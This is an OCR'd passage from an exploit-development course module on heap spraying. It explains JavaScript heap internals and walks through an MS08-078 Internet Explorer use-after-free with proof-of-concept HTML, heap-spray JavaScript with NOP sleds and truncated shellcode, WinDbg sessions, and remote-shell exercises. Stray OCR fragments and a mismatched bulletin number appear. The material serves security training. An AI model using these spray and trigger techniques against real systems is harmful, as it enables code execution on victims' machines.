


Exercise

1) Repeat the required steps in order to obtain a remote shell on the vulnerable server.
2) If you are wondering why we put 450 bytes of NOPs before the shellcode, try understanding by yourself removing the sled and rerunning the exploit (HINT: searchstr.py is your friend!!!).

Wrapping up

In this module we exploited a real world Pointer Overwrite vulnerability, and managed to overcome stringent space requirements by utilizing an egghunter.

Module 0x06 Heap Spraying

Lab Objectives

- **Understanding JavaScript Heap internals**
- **Learning how to spray the heap**
- **Exploiting MS08-079 on Windows Vista SP0**

Overview

Heap Spraying[52] is a technique used mostly (but not only) in browser exploitation to obtain code execution through the help of consecutive heap allocations. Developed by Blazde and SkyLined, heap spraying was first used (in browsers[53]), in the MS04-040[54] exploit against Internet Explorer. The technique is generally used when the attacker is able to "control the heap". Once control over execution flow is gained, the malicious code can try to inject heap chunks containing nop sleds and shellcode, until an invalid memory address, usually controlled by the attacker, becomes valid with the consequence of executing arbitrary code.

[52] http://en.wikipedia.org/wiki/Heap_spraying

[53] It seems that the first time, Heap Spray was seen in 2001 for a Microsoft Internet Information Services Remote Buffer Overflow http://research.eeye.com/html/advisories/published/AD20010618.html

[54] http://www.microsoft.com/technet/security/bulletin/MS04-040.mspx , http://www.milw0rm.com/exploits/612

JavaScript Heap Internals key points

When an application needs to allocate memory dynamically, it usually makes use of the heap memory manager. In Windows operative systems, when a process starts, the heap manager automatically creates a new heap called the default process heap.

Although some processes make use of the default process heap for their needs only, a large number create additional heaps using the HeapCreate API, in order to isolate different components, running in the process itself. Many other processes make a large use of the *C Run Time heap* for almost any dynamic allocation (malloc / free function). In any case, usually, any heap implementation makes use of the Windows Heap Manager which, in turn, calls the Windows Virtual Memory Manager to allocate memory dynamically.

A very good explanation of the Internet Explorer Heap Internals can be found in the brilliant paper "JavascriptFeng-Shui"[55] written by Alexander Sotirov in 2007. In this paragraph we will try to summarize Sotirov's work to better understand the Heap Spray Technique.

The first important key point highlighted by Sotirov, and sensed by Skylined in 2004, is that JavaScript strings are peculiar, because allocated in the default process heap while, the JavaScript engine allocates any other object in memory using the CRT dedicated Heap. This point is very important because it is the main reason why we can control the heap from the browser.

[55] http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf




Figure 70: Windows Heap Manager

To allocate memory in the default process heap from JavaScript you need to concatenate strings or use the substr function:

```
var str1 = "AAAAAAAAAAAAAAAAAAAA";  // doesn't allocate a new string
var str2 = str1.substr(0, 10);      // allocates a new 10 character string
var str3 = str1 + str2;             // allocates a new 30 character string
```

JavaScript String Allocation on the Heap

Moreover JavaScript strings are stored in memory as a binary string[56]:

```
   string size | string data                                    | null terminator
   4 bytes     | length / 2 bytes                               | 2 bytes

   0E 00 00 00 | 41 00 41 00 41 00 41 00 41 00 41 00 41 00 | 00 00
```

Binary string in memory

Which means that for a certain string (*strX*) there will be allocated *strX.len*2+6* bytes on the heap, or that to allocate a certain *X* bytes your string length must be equal to *(Xbytes – 6)/2*.

Sometimes, in order to control the heap layout, we'll need also a way to free heap blocks. From JavaScript to free an allocated string you need to delete all references to it and run the garbage collector calling CollectGarbage(). PLEASE NOTE: As highlighted by Sotirov, allocation and free operations must be done inside a function scope otherwise the Garbage Collector won't free the string):

```
varstr;
[... String Allocation ...]
[..]
functionfree_str() {
        str = null;
        CollectGarbage();
}
```

Freeing the Heap from JavaScript

[56] http://msdn.microsoft.com/en-us/library/ms221069.aspx

The last key point to keep in mind is in some cases the JavaScript Memory allocator within OLEAUT32.dll won't allocate our strings in the default process heap because of the free blocks caching system, To mitigate this problem which can make the exploitation less reliable, Sotirov suggests using a technique that frees the cache before each allocation. We won't analyze such techniques because, as you will see, it won't be necessary in our exploit (caching system works for blocks size < 32Kb and our allocations will be much bigger). Still it's important to keep in mind that in some exploits, especially heap corruption ones where precise allocations are essential, the "Plunger" technique could be very useful.

Heap Spray: The Technique

Why and when Heap Spraying is possible? This technique is possible mainly because the heap allocator is deterministic. That means, a specific sequences of allocations and frees can be used to control the heap layout[55] and heap blocks will roughly be in the same location every time the exploit is executed. The general circumstances that makes Heap Spraying possible are basically two things:

- **The malicious code must be able to control the heap;**
- **The "return address"[57] must be within the possible heap range address.**

[57] The term "return address" is inapt here because Heap Spraying can be used with different kind of vulnerabilities where we don't necessary overwrite a return address, for example in function pointer/object pointer overwrites.

The heap area begins at the end of the data segment and grows to larger addresses. In the Windows operating system, the heap area, shared by all *dlls* loaded by the process, is in the range of 0x00130000 – 0x3fffffff[58]. As introduced previously, the scope of the technique is arranging heap blocks in order to redirect application execution flow to our shellcode. Depending on the vulnerability there are different implementations for the heap spray technique. The following JavaScript code shows a possible implementation that can be applied when we are able to directly call or jump to a specific address (for example in function pointer overwrites or stack based overflows):




Figure 71: Heap Layout before exploitation

[58] http://www.openrce.org/reference_library/files/reference/Windows%20Memory%20Layout,%20User-Kernel%20Address%20Spaces.pdf




Figure 72: Heap Layout after exploitation

```
var NOP = unescape("%u9090c%u9090%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var RET  = unescape("%u0c0c%u0c0c");
while (RET.length< 262144) RET += RET;
   // Fill memory with copies of the RET, NOP SLED and SHELLCODE
for (var k = 0; k < 200; k++) {
evil[k] = RET + NOP + SHELLCODE;
   }
```

Heap Spray Basic Example

The above JavaScript code, fills heap memory with ret, nop sleds and shellcode until the invalid address, "RET", becomes valid. Moreover our heap chunks will be aligned in order to make *0x0c0c0c0c* pointing to our nop sled. Once heap layout has been set, we trigger the vulnerability, *0x0c0c0c0c* is then called and our shellcode executed.




Figure 73: Function Pointer overwrite dereference sequence

The second implementation is mostly used in object pointer overwrites where a vftable[59] function pointer can be controlled. This is what we will continue to analyze in this module. When an object is created then a pointer (vpointer) to its class vftable is added as a hidden member of the object itself (first 4 bytes of the object). If a virtual function[60] is called using an object pointer, the following ASM code is generated by the compiler:

```
mov ecx, dwordptr[eax]    ; get the vftable address
push eax                  ; pass 'this' C++ pointer as an argument
call dword ptr[ecx+0Xh]   ; call the virtual function at offset 0xXh
```

ASM code generated by the compiler for a virtual table function call

Overwriting the vpointer (eax register in the previous example) can obviously lead to code execution because we can point to a fake vtable containing pointers to our shellcode. The sequence of dereferences is shown in next figure

[59] http://en.wikipedia.org/wiki/Virtual_table

[60] http://en.wikipedia.org/wiki/Virtual_function




Figure 74: Object pointer overwrite dereference sequence

while what you see below is presented as an example of a possible JavaScript implementation of the heap spray for object pointer overwrites.

```
var SHELLCODE = unescape("%ue8fc%u0044%u0000%u458b%u8b3c...REST_OF_SHELLCODE);
var evil = new Array();
var FAKEOBJ  = unescape("%u0c0c%u0c0c");
while (FAKEOBJ.length< 262144) FAKEOBJ += FAKEOBJ;
// Fill memory with copies of the FAKEOBJ and SHELLCODE; FAKEOBJ acts also as
// a NOP sled in this case.
for (var k = 0; k < 200; k++) {
evil[k] = FAKEOBJ + SHELLCODE;
}
```

Possible Javascript impelementation of the Heap Spray technique for Object Pointer Overwrites

, 0c0c0c0c entity encoded.

&#

hex(3084) = 0c0c

0?

Heap Spray Case Study: MS08-078 POC

In this section we are going to start analyzing a vulnerability reported in the MS08-078 bulletin[61]. The vulnerability, which affected most versions of IE in 2008, consists of a "use of a pointer after free" in *mshtml.dll* triggered via a crafted XML document containing nested SPAN elements[62]. It's important to understand the nature of the vulnerability, there's no heap corruption or heap-based overflow involved. The bug is an invalid pointer dereference and because the pointer is under our control, we are able to gain code execution. We are going to exploit this vulnerability on the Windows Vista SP0 platform so, let's go deeper and analyze the bug with the first POC, attaching the debugger to the IE process:

```
<html>
<script>
        document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```


First part of MS08-078 POC01 (POC01.html)

```
<XML ID=I>
        <X>
                <C>
                        <![CDATA[
                                <image
                                        SRC=http://&#3084;&#3084;.xxxxx.org
                                >
                         ]]>

                </C>
        </X>
</XML>

<SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        <XML ID=I>
        </XML>
        <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
        </SPAN>
</SPAN>
```

Second part of MS08-078 POC01 (iframe.html)

[61] http://www.microsoft.com/technet/security/bulletin/ms08-078.mspx

[62] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4844



POC01 consists in two files: an html file containing a JavaScript which, at the moment, doesn't do anything interesting, but it does include an iframe which is the trigger.

Need to 0x6e292954

```
0:011> g
ModLoad: 6df30000 6dfa8000   C:\Windows\system32\jscript.dll
ModLoad: 73550000 73679000   C:\Windows\System32\msxml3.dll
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
(f6c.cc4): Unknown exception - code e0000001 (first chance)
ModLoad: 6ddd0000 6de79000   C:\Program Files\Common Files\System\Ole DB\oledb32.dll
ModLoad: 73860000 7387f000   C:\Windows\system32\MSDART.DLL
ModLoad: 745f0000 74676000   C:\Windows\WinSxS\x86_microsoft.windows.common-
controls_6595b64144ccf1df_5.82.6000.16386_none_87e0cb09378714f1\COMCTL32.dll
ModLoad: 77c00000 77c74000   C:\Windows\system32\COMDLG32.dll
ModLoad: 6ebb0000 6ebc7000   C:\Program Files\Common Files\System\Ole DB\\OLEDB32R.DLL
ModLoad: 73850000 73859000   C:\Windows\system32\Nlsdl.dll
ModLoad: 73850000 73859000   C:\Windows\system32\idndl.dll
(f6c.cc4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=0342ee98 edx=6c5a1ae5 esi=0342ee98 edi=0343f460
eip=6c742954 esp=0320f488 ebp=0320f4a8 iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206

mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08            mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
```

POC01 Windbg session

In the previous Windbg session, opening POC01 from IE, we get an access violation at address *0x6c742954*. Inspecting that address with the disassembler we can see the following result:

```
0:005>u 6c742954
mshtml!CXfer::TransferFromSrc+0x34:
6c742954 8b08            mov ecx,dword ptr [eax]
6c742956 57              push edi
6c742957 50              push eax
6c742958 ff9184000000    call dword ptr [ecx+84h]
```

A closer look to the vulnerable function




Figure 75: Invalid pointer reference generating the access violation


The "problem" seems to be in TransferFromSrc function within *mshtml.dll*. At crash time, the *EAX* register contains *0x0c0c0c0c* and the instruction at *0x6c742954* is trying to dereference a pointer at that address. Let's see if there's something in memory at that address:

```
0:005>dd 0x0c0c0c0c
0c0c0c0c  ???????? ???????? ???????? ????????
0c0c0c1c  ???????? ???????? ???????? ????????
0c0c0c2c  ???????? ???????? ???????? ????????
0c0c0c3c  ???????? ???????? ???????? ????????
0c0c0c4c  ???????? ???????? ???????? ????????
0c0c0c5c  ???????? ???????? ???????? ????????
0c0c0c6c  ???????? ???????? ???????? ????????
0c0c0c7c  ???????? ???????? ???????? ????????
```

Inspecting memory at address 0x0c0c0c0c

So, it seems we are trying to dereference an invalid pointer. But, where does that address come from? Is that pointer under our control? If you take a deeper look at the iframe source, you will notice a strange URL:

```
<image SRC=http://&#3084;&#3084;.xxxxx.org>
```



Exercise

1) Alter the POC so that code execution is redirected to the address 0x0d0d0d0d.

ఌ is the decimal representation of *0x0c0c...* This means that the pointer is under our control. Moreover, looking at the previous ASM code, it is very likely that we are facing a virtual function call. Let's run POC01 once again , this time putting a breakpoint on the *"mov ecx,dword ptr [eax]"* instruction:

```
0:011> bu mshtml!CXfer::TransferFromSrc+0x34
0:011> bl
0 e 6cc82954     0001 (0001)  0:**** mshtml!CXfer::TransferFromSrc+0x34
0:011> u 6cc82954
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08            mov ecx,dword ptr [eax]
6cc82956 57              push edi
6cc82957 50              push eax
6cc82958 ff9184000000    call dword ptr [ecx+84h]
6cc8295e 8b461c          mov eax, dword ptr [esi+1Ch]
6cc82961 8bf8            mov edi, eax
6cc82963 d1ef            shr     edi,1
6cc82965 83c802          or      eax,2
0:011> g
```

Windbg POC01 session setting a breakpoint on the vulnerable function

This time, opening POC01 from IE has a different result: execution flow stops at **mshtml!CXfer::TransferFromSrc+0x34** because of our breakpoint. More interesting is that our theory seems to be confirmed by Windbg, it shows us a virtual function table pointer at address *0x0348bdd0* (first 4 bytes of *CSpanElement* object?): **mshtml!CSpanElement::`vftable' (6c805a08)**:

```
Breakpoint 0 hit
eax=0348bdd0 ebx=00000000 ecx=034988d0 edx=00000000 esi=034988d0 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznaponc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08 mov ecx,dword ptr[eax] ds:0023:0348bdd0={mshtml!CSpanElement::`vftable' (6cb95a08)}
```

Windbg reveals a virtual function table pointer at address 0x0348bdd0





Figure 76: CSpanElement Object vftable pointer

Resuming the execution flow, the breakpoint is hit again and then we get our access violation as expected[63]:

```
0:005> g
ModLoad: 749a0000 749a9000   C:\Windows\system32\Nlsdl.dll
ModLoad: 749a0000 749a9000   C:\Windows\system32\idndl.dll
Breakpoint 0 hit
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6cae1ae5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08            movecx,dwordptr [eax]  ds:0023:0c0c0c0c=????????
0:005> g
(f08.be8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0c0c0c0c ebx=00000000 ecx=034988f8 edx=6cae1ae5 esi=034988f8 edi=034a8cd8
eip=6cc82954 esp=02b1f6fc ebp=02b1f71c iopl=0         nv up ei pl nznapenc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
mshtml!CXfer::TransferFromSrc+0x34:
6cc82954 8b08            mov ecx,dword ptr [eax]  ds:0023:0c0c0c0c=????????
```

POC01 Windbg session

[63] Although we didn't reverse engineer the vulnerable function, we do know that the vulnerability is being triggered by nested "span" elements; we have one nested span element in the POC and it makes sense that we get an AV after the first one.



Heap Spray Case Study: Playing With Allocations

It's time to get our hands dirty and play with the heap in order to see how to manage precise allocations in memory. Let's say we want to allocate 10 chunks on the heap, each about 1200 bytes containing our fake object address *0x0c0c0c0c*. Here are few things to note in the following POC:

- The *alloc* function uses Sotirov formula to calculate the right string length in order to allocate the amount of bytes we are requesting;
- Every array member will allocate a chunk of 1200 bytes of data using the *substr* function, a simple assignment won't work as explained by Sotirov;
- Some heap spray exploits, use a syntax like *evil[k] += FAKEOBJ* although this syntax works it's not precise because every chunk of data will begin with an *"undefined"* value followed by our data. The string operator *"+="* will concatenate an undefined value (*evil[k]* has not been initialized yet) with a string value.

```
<html>
<script>
        //Simple func to fix string length according to BSTR spec
        function alloc(bytes, mystr) {
                while (mystr.length< bytes) mystr += mystr;
                return mystr.substr(0, (bytes-6)/2);
        }
        var evil = new Array();
        var FAKEOBJ = unescape("%u0c0c%u0c0c");
        FAKEOBJ = alloc(1200, FAKEOBJ);
        alert("ph33r");
        // Perform 10 allocations of 1200 bytes on the heap
        for (var k = 0; k < 9; k++) {
           // USE substr not += to avoid "undefined" problem
           evil[k] = FAKEOBJ.substr(0, FAKEOBJ.length);
        }
        document.write("<iframe src=\"iframe.html\">");
</script>
</html>
```

Javascript code to perform 10 allocations of 1200 Bytes each on the heap

```
Command
0:005> dc 0c0a1238
0c0a1238  8f7a359b 08653a8c 000400a6 006e0075  .5z..:e.....u.n.
0c0a1248  00650064 00690066 0065006e 0c0c0064  d.e.f.i.n.e.d...
0c0a1258  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1268  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1278  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1288  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a1298  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
0c0a12a8  0c0c0c0c 0c0c0c0c 0c0c0c0c 0c0c0c0c  ................
```

Figure 77: Undefined value generated by the "evil[k] += FAKEOBJ" syntax

